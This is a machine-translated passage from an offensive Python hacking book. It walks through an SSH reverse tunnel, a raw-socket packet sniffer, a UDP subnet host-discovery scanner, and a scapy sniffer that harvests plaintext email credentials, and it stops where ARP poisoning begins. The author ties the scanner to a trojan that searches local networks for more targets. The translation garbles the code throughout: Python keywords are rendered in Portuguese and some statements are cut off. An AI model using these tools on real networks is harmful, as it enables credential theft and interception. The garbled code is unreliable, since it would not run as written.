Vamos correr *rforward.py* do nosso sistema Windows e configurá-lo para ser o homem de meia como nós tráfego de túnel de um servidor web para o nosso servidor Kali SSH.

```
C: \ tmp \ demos> rforward.py 192.168.100.133 -p 8080 -r 192.168.100.128:80
--user justin --password
Digite a senha SSH:
Conectando-se ao acolhimento ssh 192.168.100.133:22 ...
C: \ python27 \ lib \ site-packages \ paramiko \ client.py: 517: UserWarning: Desconhecido
ssh-rsa
chave do anfitrião sa para 192.168.100.133: cb28bb4e3ec68e2af4847a427f08aa8b
(Key.get_name (), hostname, hexlify (key.get_fingerprint ()))
Agora encaminhamento porta remota 8080 para 192.168.100.128:80 ...
```

Você pode ver que na máquina Windows, eu fiz uma conexão com o servidor SSH em 192.168.100.133 e abriu a porta 8080 no servidor, que irá encaminhar o tráfego para a porta 192.168.100.128 80. Então agora se eu navegar para <http://127.0.0.1:8080> no meu servidor Linux, eu conectar ao servidor web em 192.168.100.128 através do túnel SSH, como mostrado na Figura 2-4.




Figura 2-4. exemplo túnel SSH reverso

Se você virar para trás para a máquina Windows, você também pode ver a conexão que está sendo feito em paramiko:

```
Conectado! Túnel aberto (u'127.0.0.1 ', 54537) -> (' 192.168.100.133 ', 22) ->
(' 192.168.100.128', 80)
```

SSH e túneis SSH são importantes para compreender e utilizar. Saber quando e como SSH e túnel SSH é uma habilidade importante para chapéus pretos e paramiko torna possível adicionar SSH capacidades para suas ferramentas de Python existentes.

Nós criamos algumas ferramentas muito simples, mas muito úteis neste capítulo. Encorajo-vos a expandir e modificar, se necessário. O objetivo principal é desenvolver um firme aperto de usar Python rede para criar ferramentas que podem ser utilizadas durante os testes de penetração, pós-exploração, ou enquanto bug-caça. Vamos continuar a usar soquetes brutos e realizando rede sniffing, e depois vamos combinar os dois para criar uma pura acolhimento Python scanner de descoberta.

[5] A documentação tomada completa pode ser encontrada aqui: <http://docs.python.org/2/library/socket.html>.

[6] Esta discussão expande-se no trabalho por Hussam Khrais, que pode ser encontrado no <http://resources.infosecinstitute.com/>.

Capítulo 3. A Rede: Raw Sockets e sniffing

sniffers de rede permitem que você veja os pacotes entrando e saindo de uma máquina de destino. Como resultado, eles têm muitos usos práticos antes e depois da exploração. Em alguns casos, você vai ser capaz de usar Wireshark (<Http://wireshark.org/>) para monitorar o tráfego, ou usar uma solução Pythonic como scapy (que vamos explorar no próximo capítulo). No entanto, há uma vantagem para saber como jogar juntos uma rápida sniffer para ver o tráfego de rede de decodificação. Escrevendo uma ferramenta como esta também lhe dará um profundo apreciação para as ferramentas maduras que podem indolor cuidar dos pontos mais delicados com pouco esforço de sua parte. Você também provavelmente vai pegar algumas novas técnicas de Python e, talvez, uma melhor compreensão de como os bits de rede de baixo nível trabalhar.

No capítulo anterior, nós cobrimos como enviar e receber dados usando TCP e UDP, e, possivelmente, isto é como você irá interagir com a maioria dos serviços de rede. Mas por baixo destes protocolos de nível superior são os blocos fundamentais de como os pacotes de rede são enviados e recebidos. Você vai usar cru soquetes para acessar informações de rede de nível inferior, como o IP cru e cabeçalhos ICMP. Na nossa caso, estamos interessados apenas na camada IP e superior, de modo que não irá decodificar qualquer informação Ethernet. Claro, se você pretende realizar quaisquer ataques de baixo nível, tais como envenenamento ARP ou você é desenvolvimento de ferramentas de avaliação sem fio, você precisa para tornar-se intimamente familiarizado com quadros Ethernet e a sua utilização.

Vamos começar com uma breve explicação passo a passo de como descobrir hosts ativos em um segmento de rede.

A construção de uma UDP Anfitrião Discovery Tool

O principal objetivo da nossa sniffer é a realização de descoberta de hosts baseados em UDP em uma rede alvo. atacantes querer ser capaz de ver todos os alvos potenciais em uma rede para que eles possam concentrar sua reconhecimento e exploração tentativas.

Usaremos um comportamento conhecido da maioria dos sistemas operacionais ao manusear as portas UDP fechadas para determinar Se houver um hospedeiro activo a um endereço de IP específico. Quando você envia um datagrama UDP para uma porta fechada em um host, que hospedam normalmente envia de volta uma mensagem de ICMP indicando que a porta está inacessível. este ICMP mensagem indica que há uma série vivo porque nós assumimos que não havia anfitrião se não receber uma resposta para o datagrama UDP. É essencial que nós escolhemos uma porta UDP que não vai provavelmente será usado, e para a cobertura máximo que podemos sondar várias portas para garantir que não estão atingindo um UDP serviço ativo.

Por UDP? Não há nenhuma sobrecarga em pulverizar a mensagem através de uma sub-rede inteira e esperando o respostas ICMP chegar em conformidade. Isto é bastante um scanner simples de construir com a maior parte do trabalho indo para decodificação e analisando as várias cabeçalhos de protocolo de rede. Vamos implementar este alojamento scanner para Windows e Linux para maximizar a probabilidade de ser capaz de usá-lo dentro de um ambiente empresarial.

Poderíamos também construir lógica adicional em nosso scanner para lançar análises completas de portas do Nmap em quaisquer anfitriões que descobrir para determinar se eles têm uma superfície de ataque de rede viável. Estes são exercícios deixados para o leitor, e eu ansiosos para ouvir algumas das maneiras criativas que você pode expandir este conceito central. Vamos começar.

Packet sniffing em Windows e Linux

Acessando soquetes brutos no Windows é um pouco diferente do que nos seus irmãos Linux, mas queremos tem a flexibilidade para implantar o mesmo sniffer para múltiplas plataformas. Vamos criar o nosso objeto de soquete e então determinar qual plataforma nós estamos executando. Janelas nos obriga a definir algumas adicionais bandeiras através de um controle de entrada tomada / saída (IOCTL),^[7] que permite modo promiscuo na interface de rede. Em nosso primeiro exemplo, nós simplesmente montar o nosso sniffer socket raw, lido em uma única pacote, e depois sair.

```
tomada de importação
import os

# Acolhimento para escutar
host = "192.168.0.196"

# Criar um socket raw e vinculá-lo à interface pública
Se os.name == "NT":
    socket_protocol = socket.IPPROTO_IP
❶    socket_protocol = socket.IPPROTO_IP
```

```
outro:  
    socket_protocol = socket.IPPROTO_ICMP  
  
sniffer = socket.socket (socket.AF_INET, socket.SOCK_RAW, socket_protocol)  
  
sniffer.bind ((host, 0))  
  
# Queremos que os cabeçalhos IP incluidos na captura  
❶ sniffer.setsockopt (socket.IPPROTO_IP, socket.IP_HDRINCL, 1)  
  
# Se estiver usando o Windows, é preciso enviar um IOCTL  
# Para configurar o modo promiscuo  
❷ se os.name == "nt":  
    sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_ON)  
  
# Lidas de um único pacote  
❸ impressão sniffer.recvfrom (65565)  
  
# Se estiver usando o Windows, desligue o modo promiscuo  
❹ se os.name == "nt":  
    sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Começamos por construir o nosso objeto de soquete com os parâmetros necessários para farejar pacotes em nosso interface de rede ❶. A diferença entre Windows e Linux é que o Windows irá permitir-nos cheirar todos os pacotes de entrada independentemente do protocolo, enquanto o Linux nos obriga a especificar de que somos sniffing ICMP. Note que estamos usando o modo promíscuo, que requer privilégios administrativos no Windows ou raiz no Linux. modo promíscuo nos permite capturar todos os pacotes que a placa de rede vê, mesmo aqueles que não se destinam para o seu host específico. Em seguida nós definir uma opção de soquete ❷ que inclui o Cabeçalhos IP em nossos pacotes capturados. O próximo passo ❸ é determinar se estamos usando o Windows, e se assim, realizar o passo adicional de enviar um IOCTL para o controlador da placa de rede para permitir modo promíscuo. Se você estiver executando o Windows em uma máquina virtual, você provavelmente vai receber uma notificação que o sistema operacional convidado está permitindo que o modo promíscuo; você, é claro, vai permitir isso. Agora nós está pronto para realmente executar alguma sniffing, e neste caso estamos simplesmente imprimir toda a matéria pacote ❹ com nenhuma descodificação do pacote. Este é apenas para testar para se certificar de que temos o núcleo do nosso sniffing código de trabalho. Após um único pacote é inalado, nós novamente o teste para Windows, e desativar promíscuo Modo ❺ antes de sair do script.

Chutar os pneus

Abra um novo terminal ou *cmd.exe* shell no Windows e execute o seguinte:

sniffer.py python

Em outra janela de terminal ou shell, você pode simplesmente escolher um host para ping. Aqui, vamos executar ping nostarch.com:

de ping nostarch.com

Em sua primeira janela onde você executou o seu sniffer, você deve ver alguma saída ilegível que intimamente se assemelha a seguinte:

Você pode ver que temos capturado o pedido inicial de ping ICMP destinados a *nostarch.com* (com base em a aparência da cadeia *nostarch.com*). Se você estiver executando este exemplo no Linux, então você faria receber a resposta do *nostarch.com*. Sniffing um pacote não é muito útil, por isso vamos adicionar um pouco de funcionalidade para processar mais pacotes e decodificar seu conteúdo.

Decodificando a camada IP

Na sua forma atual, a nossa sniffer recebe todos os cabeçalhos IP, juntamente com todos os protocolos superiores, como TCP, UDP, ou ICMP. A informação é embalado em forma binária, e como mostrado acima, é bastante difícil de entender. Agora vamos trabalhar na decodificação da parte IP de um pacote de modo que nós pode puxar informação útil, como o tipo de protocolo (TCP, UDP, ICMP), e da fonte e endereços IP de destino. Esta será a base para você começar a criar ainda mais a análise de protocolo mais tarde.

Se examinarmos o que um pacote real parece na rede, você terá uma compreensão de como precisamos decodificar os pacotes de entrada. Consulte a Figura 3-1 para a composição de um cabeçalho IP.

Internet Protocol					
Bit Offset	0–3	4–7	8–15	16–18	19–31
0	Version	HDR Length	Type of Service	Total Length	
32	Identification			Flags	Fragment Offset
64	Time to Live		Protocol	Header Checksum	
96	Source IP Address				
128	Destination IP Address				
160	Options				

Figura 3-1. estrutura de cabeçalho IPv4 típica

Vamos decodificar todo o cabeçalho IP (exceto o campo Opções) e extrair o tipo de protocolo, fonte, e endereço IP de destino. Usando o Python `ctypes` módulo para criar uma estrutura de C-like vai permitir-nos ter um formato amigável para lidar com o cabeçalho IP e seus campos de membro. Primeiro, vamos dar uma olhada a definição C do que um cabeçalho IP parece.

```
ip struct {
    u_char ip_hl: 4;
    u_char ip_v: 4;
    IP_TOS u_char;
    u_short ip_len;
    u_short ip_id;
    u_short ip_off;
    IP_TTL u_char;
    u_char ip_p;
    u_short ip_sum;
    u_long ip_src;
    u_long ip_dst;
}
```

Agora você tem uma idéia de como mapear os tipos de dados C para os valores de cabeçalho IP. Usando o código C como um referência ao traduzir para Python objetos pode ser útil porque torna fácil para converter -los para Python puro. De nota, o `ip_hl` e `ip_v` campos têm uma notação bit adicionado a eles (o : 4 parte). Isto indica que estes são campos de bits, e são 4 bits de largura. Usaremos um Python puro solução para garantir que estes campos mapear corretamente para que possamos evitar ter que fazer qualquer manipulação de bits. Vamos implementar a nossa rotina de decodificação IP em `sniffer_ip_header_decode.py` como mostrado abaixo.

tomada de importação

```
import os
struct importação
de ctypes importação *
# Acolhimento para escutar
host = "192.168.0.187"

❶ # Nosso cabeçalho IP
❷ classe IP (Estrutura):
    _fields_ = [
        ("DIH", c_ubyte, 4),
        ("versão", c_ubyte, 4),
        ("Tos", c_ubyte),
        ("Len", c_ushort),
        ("Id", c_ushort),
        ("Offset", c_ushort),
        ("TTL", c_ubyte),
        ("Protocol_num", c_ubyte),
        ("soma", c_ushort),
        ("Src", c_ulong),
        ("DST", c_ulong)
    ]

    def __new__ (self, socket_buffer = None):
        self.from_buffer_copy retorno (socket_buffer)

    def __init__ (self, socket_buffer = None):

        # constantes mapa protocolo para seus nomes
        self.protocol_map = {1: "ICMP", 6: "TCP", 17: "UDP"}

        # endereços IP legíveis
        self.src_address = socket.inet_ntoa (struct.pack ( "

```

```

Se os.name == "NT":
    sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_ON)
experimentar:

while True:

❸ # Lido em um pacote
raw_buffer = sniffer.recvfrom (65565) [0]

❹ # Criar um cabeçalho IP a partir dos primeiros 20 bytes do tampão
ip_header = IP (raw_buffer [0:20])

❺ # Imprimir o protocolo que foi detectada e os anfitriões
print "Protocolo:% s % s ->% s%" (ip_header.protocol, ip_header.src_
endereço, ip_header.dst_address)

# Lidar com CTRL-C
exceto KeyboardInterrupt:

```

Se estiver usando o Windows, desligue o modo promiscuo
Se os.name == "NT":
 sniffer.ioctl (socket.SIO_RCVALL, socket.RCVALL_OFF)

O primeiro passo é a definição de um Python `ctypes` estrutura ❶ que irá mapear os primeiros 20 bytes do recebido tampão em um cabeçalho IP amigável. Como você pode ver, todos os campos que foram identificados no anterior Estrutura C igualar-se bem. O `__new__` método do `IP` classe simplesmente leva em um buffer em bruto (neste caso, o que recebemos na rede) e forma a estrutura da mesma. Quando o `__init__` método é chamado, `__new__` já está concluído o processamento do buffer. Dentro `__init__`, estamos simplesmente fazendo algumas tarefas domésticas para dar alguma saída legível para o protocolo em uso e os endereços IP

2. Com o nosso recém-formado `IP` estrutura, nós agora colocar na lógica de ler continuamente em pacotes e analisar a sua informação. O primeiro passo é ler no pacote ❷ e depois passar os primeiros 20 bytes ❸ para inicializar o nosso `IP` estrutura. Em seguida, nós simplesmente imprimir as informações que temos capturado ❹. Vamos Experimente.

Chutar os pneus

Vamos testar o nosso código anterior para ver que tipo de informação que estamos extraíndo a matéria pacotes enviados. Eu definitivamente recomendo que você faça isso de teste da sua máquina Windows, como você será capaz de ver TCP, UDP e ICMP, que lhe permite fazer alguns testes bastante puro (abrir um navegador, por exemplo). Se você está confinado para o Linux, em seguida, executar o teste de ping anterior paravê-lo em ação.

Abra um terminal e digite:

```
sniffer_ip_header_decode.py python
```

Agora, porque o Windows é muito falador, é provável que você ver uma saída imediatamente. Eu testei esse script abrindo o Internet Explorer e indo para www.google.com, e aqui é a saída do nosso script:

```

Protocolo: UDP 192.168.0.190 -> 192.168.0.190
Protocolo: UDP 192.168.0.1 -> 192.168.0.190
Protocolo: UDP 192.168.0.190 -> 192.168.0.187
Protocolo: TCP 192.168.0.187 -> 74.125.225.183
Protocolo: TCP 192.168.0.187 -> 74.125.225.183
Protocolo: TCP 74.125.225.183 -> 192.168.0.187
Protocolo: TCP 192.168.0.187 -> 74.125.225.183

```

Porque nós não estamos fazendo qualquer inspeção profunda sobre estes pacotes, só podemos adivinhar o que este fluxo é indicando. Meu palpite é que o primeiro par de pacotes UDP são as consultas DNS para determinar onde

google.com vive, e os subsequentes TCP sessões são minha máquina realmente conectar e download de conteúdo de seu servidor web.

Para realizar o mesmo teste no Linux, que pode executar ping *google.com*, e os resultados será algo parecido esta:

```
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190
```

Você já pode ver a limitação: estamos vendo apenas a resposta e apenas para o protocolo ICMP.

Mas porque estamos propositalmente construção de um scanner de descoberta de hosts, isso é completamente aceitável. Nós vai agora aplicar as mesmas técnicas que usamos para decodificar o cabeçalho IP para decodificar as mensagens ICMP.

decodificação ICMP

Agora que podemos decodificar totalmente a camada IP de qualquer cheirou pacotes, temos que ser capazes de decodificar o respostas ICMP que o nosso scanner irá extrair de envio de datagramas UDP para portas fechadas. ICMP mensagens podem variar muito em seu conteúdo, mas cada mensagem contém três elementos que permanecem consistente: os campos de tipo, código e soma de verificação. Os campos tipo e o código contar a receber acolhimento que tipo de mensagem ICMP está chegando, que então determina como decodificar corretamente.

Para o propósito do nosso scanner, estamos à procura de um valor de tipo de 3 e um valor de código de 3. Esta corresponde ao destino inacessível classe de mensagens ICMP, e o valor do código de 3 indica que o porto inacessível erro foi causado. Consulte a Figura 3-2 para obter um diagrama de um Destino inacessível ICMP mensagem.




Figura 3-2. Diagrama do Destino inacessível mensagem ICMP

Como você pode ver, os primeiros 8 bits são o tipo eo segundo 8 bits contêm o nosso código ICMP. Um coisa interessante a se notar é que, quando um host envia uma dessas mensagens ICMP, ele realmente inclui o cabeçalho de IP da mensagem original que gerou a resposta. Nós também podemos ver que vamos double verificar contra 8 bytes do datagrama original que foi enviado, a fim de certificar-se de nosso scanner gerado a resposta ICMP. Para fazer isso, nós simplesmente cortar fora os últimos 8 bytes do buffer recebido para puxa a corda mágica que nosso scanner envia.

Vamos adicionar mais algum código para o nosso sniffer anterior, incluindo a capacidade de decodificar os pacotes ICMP. Vamos salvar o nosso arquivo anterior como *sniffer_with_icmp.py* e adicione o seguinte código:

```
- snip
IP --class (Estrutura):
- Snip -
❶ classe ICMP (Estrutura):
    _fields_ = [
        ("digitar", c_ubyte),
        ("código", c_ubyte),
        ("Soma de verificação", c_ushort),
        ("Não utilizado", c_ushort),
        ("Next_hop_mtu", c_ushort)
    ]
    def __new__(self, socket_buffer):
        self.from_buffer_copy(retorno (socket_buffer))

    def __init__(self, socket_buffer):
        passar

- Snip -
print "Protocolo: % s% s ->% s" % (ip_header.protocol, ip_header.src_
endereço, ip_header.dst_address)

# Se é ICMP, queremos que ele
se ip_header.protocol == "ICMP":
❷     # calcular onde os nossos pacotes começa ICMP
    offset = ip_header.ihl * 4
    buf = raw_buffer [offset: offset + sizeof (ICMP)]
❸     # Criar nossa estrutura ICMP
    icmp_header = ICMP (buf)
```

```
imprimir "ICMP -> Tipo:% d Código:% d"%(icmp_header.type, icmp_header.
código)
```

Este simples pedaço de código cria um ICMP estrutura ❶ embaixo do nosso actual IP estrutura. Quando o loop principal do pacote de recepção determina que temos recebido um pacote ICMP ❷, calculamos o compensados no pacote cru onde o corpo ICMP vive ❸ e, em seguida, criar o nosso tampão ❹ e imprimir a Tipo e de código de campos. O comprimento cálculo é baseado sobre o IP cabeçalho DIH campo, o qual indica o número de palavras de 32 bits (blocos de 4 bytes) contidos no cabeçalho IP. Assim, multiplicando este campo por 4, sabemos que o tamanho do cabeçalho de IP e, assim, quando a camada de rede próxima - ICMP neste caso - começa.

Se nós rapidamente executar este código com o nosso teste de ping normal, a nossa produção deve agora ser ligeiramente diferentes, como mostrado abaixo:

```
Protocolo: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Tipo: 0 Código: 0
```

Isso indica que o ping (ICMP Echo) respostas estão a ser correctamente recebida e descodificada. Nós estamos agora pronto para implementar o último pedaço de lógica para enviar os datagramas UDP e interpretar a sua resultados.

Agora vamos adicionar o uso do `netaddr` módulo para que possamos cobrir uma sub-rede inteira com o nosso anfitrião verificação de descoberta. Salve o seu `sniffer_with_icmp.py` script como `scanner.py` e adicione o seguinte código:

```
rosqueamento de importação
tempo de importação
de importação netaddr IPNetwork, IPAddress
- Snip -

# Acolhimento para escutar
host = "192.168.0.187"

# Sub-rede para alvejar
subrede = "192.168.0.0/24"

# Corda mágica vamos verificar respostas ICMP para
❶ magic_message = "PYTHONRULES!"

# Isto pulveriza os datagramas UDP
❷ def udp_sender(sub-rede, magic_message):
    time.sleep(5)
    remetente = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    para ip em IPNetwork(sub-rede):
        experimentar:
            sender.sendto(magic_message, ("% s"% ip, 65212))
        exceto:
            passar

    - Snip -

# Iniciar o envio de pacotes
❸ t = threading.Thread(target = udp_sender, args = (sub-rede, magic_message))
t.start()

- Snip -
experimentar:
while True:
    - Snip -
    #print "ICMP -> Tipo:% d Código:% d%(icmp_header.type, icmp_header.
código)

    # Agora de seleção do tipo 3 e CODE
    se icmp_header.code == 3 e icmp_header.type == 3:

        # Certificar-se de anfitrião está na nossa sub-rede de destino
        se IPAddress(ip_header.src_address) em IPNetwork(sub-rede):

            # Verifique se ele tem a nossa mensagem mágica
            se raw_buffer [len(raw_buffer) - len(magic_message):] ==
                magic_message:
                    imprimir "Host Up:% s"% ip_header.src_address
```

Este último trecho de código deve ser bastante simples de entender. Nós definimos uma simples string assinatura ❶ para que possamos testar se as respostas estão vindo de pacotes UDP que enviamos originalmente. Nossa `udp_sender` função ❷ simplesmente leva em uma sub-rede que especificar no topo da nossa roteiro, percorre todos os endereços IP em que a sub-rede, e dispara datagramas UDP para eles. No principal corpo do nosso script, pouco antes do ciclo de pacotes de decodificação principal, que geram `udp_sender` em separado fio ❸ para garantir que não estamos interferindo com a nossa capacidade de farejar respostas. Se detectar a antecipado mensagem ICMP, primeiro certifique-se de que a resposta ICMP está vindo de dentro a sub-rede de destino ❹. Em seguida, executar a nossa verificação final de certificar-se de que a resposta ICMP tem o nosso corda mágica nele ❺. Se todas essas verificações passar, nós imprimir o endereço IP de origem de onde o ICMP mensagem originada. Vamos testá-lo.

Chutar os pneus

Agora vamos dar o nosso scanner e executá-lo contra a rede local. Você pode usar Linux ou Windows para isto como o resultado será o mesmo. No meu caso, o endereço IP da máquina local que eu estava era 192.168.0.187, então eu definir o meu leitor para bater 192.168.0.0/24. Se a saída é muito barulhento quando você executar o scanner, basta comentar todas as instruções de impressão, exceto para o último que lhe diz o que hospeda estão respondendo.

TH E netaddr MO Dule

Nosso scanner está indo para usar uma biblioteca de terceiros chamado `netaddr`, que irá permitir-nos para alimentar em uma máscara de sub-rede, como 192.168.0.0/24 e temos o nosso scanner de manipulá-lo adequadamente. Faça download da biblioteca a partir daqui: <http://code.google.com/p/netaddr/downloads/list>

Ou, se você instalou o pacote de ferramentas de configuração Python no Capítulo 1, você pode simplesmente executar o seguinte em um prompt de comando:

```
easy_install netaddr
```

O `netaddr` módulo torna muito fácil trabalhar com sub-redes e endereçamento. Por exemplo, você pode executar testes simples, como o a seguir usando o `IPNetwork` objeto:

```
ip_address = "192.168.112.3"
se ip_address em IPNetwork ( "192.168.112.0/24"):
    imprimir Verdadeiro
```

Ou você pode criar iteradores simples se você quiser enviar pacotes para uma rede inteira:

```
para ip em IPNetwork ( "192.168.112.1/24":
    s = socket.socket ()
    s.connect ((ip, 25))
    # Enviar pacotes de correio
```

Isso vai simplificar muito a sua vida de programação quando se trata de redes inteiras de cada vez, e é ideal para o nosso anfitrião ferramenta de descoberta. Depois de instalado, você está pronto para prosseguir.

```
c: \ python27 \ python.exe scanner.py
Hospedar Up: 192.168.0.1
Hospedar Up: 192.168.0.190
Hospedar Up: 192.168.0.192
Hospedar Up: 192.168.0.195
```

Para uma verificação rápida como a que eu realizado, levou apenas alguns segundos para obter os resultados de volta. por cruzada referenciando esses endereços IP com o quadro de DHCP no meu roteador em casa, eu era capaz de verificar se os resultados foram precisos. Você pode facilmente expandir o que você aprendeu neste capítulo para decodificar TCP e pacotes UDP, e construir ferramentas adicionais em torno dele. Este scanner também é útil para o trojan quadro, vamos começar a construir no Capítulo 7. Isso permitiria que um trojan implantado para fazer a varredura do local, rede à procura de alvos adicionais. Agora que temos o básico de como as redes trabalhar em um alto e baixo nível, vamos explorar uma biblioteca Python muito maduro chamado scapy.

[7] Uma *entrada / saída de controlo (Ioctl)* é um meio de programas de espaço de usuário para comunicar com componentes de modo kernel. Ter uma leitura aqui: <http://en.wikipedia.org/wiki/Ioctl>.

Capítulo 4. Possuir a rede com scapy

Ocasionalmente, você topa com um tal bem pensada, incrível biblioteca Python que dedicar um todo capítulo para ele não pode fazer justiça. Philippe Biondi criou uma biblioteca na manipulação de pacotes Scapy biblioteca. Você só pode terminar este capítulo e perceber que eu fiz você fazer um monte de trabalho no anteriores dois capítulos que você poderia ter feito com apenas uma ou duas linhas de scapy. scapy é poderoso e flexível, e as possibilidades são quase infinitas. Vamos começar um gosto das coisas por cheirar para roubar credenciais de e-mail de texto simples e, em seguida, ARP envenenamento uma máquina de destino em nossa rede de modo a que podemos cheirar seu tráfego. Nós vamos embrulhar as coisas, demonstrando como o processamento PCAP de scapy pode ser estendido para esculpir imagens do tráfego HTTP e, em seguida, realizar a detecção facial com eles para determinar se há humanos presentes nas imagens.

Eu recomendo que você use scapy sob um sistema Linux, como ele foi projetado para trabalhar com Linux em mente. A versão mais recente do scapy suporta o Windows, [8] mas para efeitos do presente capítulo, suponha que você está usando seu Kali VM que tem uma instalação scapy em pleno funcionamento. Se você não tem Scapy, sobre a cabeça em <http://www.secdev.org/projects/scapy/> para instalá-lo.

Roubo de credenciais de e-mail

Já passou algum tempo de entrar em porcas e parafusos de sniffing em Python. Então, vamos começar a saber a interface do scapy para farejar pacotes e dissecando seu conteúdo. Nós vamos construir um muito simples sniffer para capturar credenciais de SMTP, POP3 e IMAP. Mais tarde, por acoplamento de tubo aspirador com a nossa Address Resolution Protocol envenenamento (ARP) man-in-the-middle (MITM) ataque, podemos facilmente roubar credenciais de outras máquinas na rede. Esta técnica pode, naturalmente, ser aplicada a qualquer protocolo ou a chupar simplesmente em todo o tráfego e armazená-lo em um arquivo PCAP para análise, que também irá demonstrar.

Para ter uma idéia de scapy, vamos começar pela construção de um sniffer esqueleto que simplesmente dissecaria e despeja a pacotes fora. O apropriadamente chamado `cheirar` função é semelhante ao seguinte:

```
fungada (filtro = "", iface = "qualquer", prn = function, count = N)
```

O filtro de parâmetro nos permite especificar um BPF (Wireshark-style) filtrar os pacotes que scapy cheira, o que pode ser deixado em branco para farejar todos os pacotes. Por exemplo, para farejar todos os pacotes HTTP você teria usar um filtro BPF de `tcp porta 80`. O `iface` parâmetro informa o sniffer qual a interface de rede para farejar no; Se deixado em branco, scapy vai farejar em todas as interfaces. O `prn` parâmetro especifica um callback função a ser chamada para cada pacote que combine com o filtro, e a função de retorno recebe o objeto de pacote como seu único parâmetro. A `contagem` de parâmetro especifica quantos pacotes você quer farejar; Se deixado em branco, scapy vai farejar indefinidamente.

Vamos começar criando um sniffer simples que cheira um pacote e despeja seu conteúdo. Vamos então expandi-lo apenas farejar comandos de e-mail relacionado. Crack abrir `mail_sniffer.py` e encravar o seguinte código:

```
de scapy.all import *
# Nossa callback pacote
❶ def packet_callback (pacote):
    packet.show print ()
# Fogo até o nosso sniffer
❷ fungada (PRN = packet_callback, count = 1)
```

Começamos por definir a nossa função de retorno de chamada que receberão cada cheirou pacote ❶ e depois simplesmente dizer Scapy para começar a cheirar ❷ em todas as interfaces sem filtragem. Agora vamos executar o script e você deve ver uma saída semelhante ao que você vê abaixo.

```
$ Python2.7 mail_sniffer.py
AVISO: Nenhuma rota encontrada para o destino IPv6 :: (sem rota padrão)?
### [Ethernet] ###
    DST      = 10: 40: F3: AB: 71: 02
    src      = 00: 18: e7: ff: 5c: f8
    digitar  = 0x800
### [IP] ###
    versão   = 4L
    DIH      = 5L
    tos      = 0x0
    len      = 52
    identidade = 35232
    bandeiras = DF
    frag     = 0D
    ttl      = 51
    proto    = tcp
    cksum    = 0x4a51
    src      = 195.91.239.8
    DST      = 192.168.0.198
    \ opções \
### [TCP] ###
    esporte   = etlservicemgr
    dport     = 54000
    seq       = 4154787032
    ack       = 2619128538
    dataofs   = 8L
    reservados = 0D
    bandeiras Um =
    janela   = 330
    cksum    = 0x80a2
    urgptr   = 0
    opções   = [ ( 'NOP', None), ( 'NOP', None), ( 'Timestamp', ( 1960913461,
                                                764897985)) ]
Nenhum
```

Como incrivelmente fácil era isso! Podemos ver que quando o primeiro pacote foi recebido na rede, o nosso função de retorno utilizada a função built-in `packet.show ()` para exibir o conteúdo do pacote e para

dissecar algumas das informações de protocolo. Usando `show()` é uma ótima maneira para depurar scripts de como você está indo junto para se certificar de que você está capturando a saída desejada.

Agora que temos o nosso sniffer funcionamento básico, vamos aplicar um filtro e adicionar alguma lógica para o nosso retorno de chamada funcionar para descascar para fora cordas de autenticação de e-mail relacionado.

```
de scapy.all import *
# Nossa callback pacote
packet_callback def (pacote):
    ❶ se o pacote .payload [TCP]:
        mail_packet = str (packet [TCP] .payload)
        Se o "usuário" no mail_packet.lower () ou "passar" em mail_packet.lower () :
            ❷ print "[*] Servidor:% s"% packet [IP] .dst
            print "[*] % s"% packet [TCP] .payload
    # Fogo até o nosso sniffer
    ❸ fungada (filtro = "tcp porta 110 ou tcp porta 25 ou TCP porta 143", prn = packet_
callback, store = 0)
```

Pretty coisas simples aqui. Mudamos nossa função fungada para adicionar um filtro que inclua apenas tráfego destinado para as portas de correio comum 110 (POP3), 143 (IMAP) e SMTP (25) ❸. Nós também utilizamos um novo parâmetro chamado `loja`, que quando definido como 0 garante que scapy não é manter os pacotes na memória. É uma boa idéia usar esse parâmetro se você pretende deixar um longo prazo sniffer running porque então você não estará consumindo grandes quantidades de RAM. Quando a nossa função de retorno é chamado, vamos verificar para se certificar de que tem uma carga de dados ❶ e se a carga útil contém o usuário típico ou Comandos PASS correio ❷. Se detectarmos uma cadeia de autenticação, nós imprimir o servidor que está enviando -lo para e os bytes do pacote de dados reais ❸.

Chutar os pneus

Aqui estão algumas exemplo de saída a partir de uma conta de e-mail fictício tentei conectar meu cliente de email para:

```
[*] Servidor: 25.57.168.12
[*] Jmz USUARIO
[*] Servidor: 25.57.168.12
[*] PASS justin
[*] Servidor: 25.57.168.12
[*] Jmz USUARIO
[*] Servidor: 25.57.168.12
[*] Teste PASS
```

Você pode ver que o meu cliente de email está tentando fazer logon no servidor no 25.57.168.12 e enviar o credenciais de texto simples sobre o fio. Este é um exemplo muito simples de como você pode tomar um scapy sniffing roteiro e transformá-lo em uma ferramenta útil durante os testes de penetração.

Farejando o seu próprio tráfego pode ser divertido, mas é sempre melhor para farejar com um amigo, então vamos dar uma olhada em como você pode executar um ataque de envenenamento de ARP para capturar o tráfego de uma máquina de destino na mesma rede.

ARP Cache Poisoning com scapy

envenenamento ARP é um dos mais antigos truques ainda mais eficazes no conjunto de ferramentas de um hacker. Muito simplesmente, nós vai convencer uma máquina de destino que nos tornamos seu gateway, e vamos também convencer o gateway que, a fim de alcançar a máquina de destino, todo o tráfego tem que passar por nós. Cada computador em um rede mantém um cache ARP que armazena os endereços MAC mais recentes que correspondem ao IP endereços na rede local, e nós estamos indo para envenenar esta cache com entradas que nós controlamos a alcançar este ataque. Porque o Address Resolution Protocol e ARP envenenamento em geral é coberta em numerosos outros materiais, eu vou deixar para que você faça qualquer investigação necessária para entender como este ataque funciona a um nível inferior.

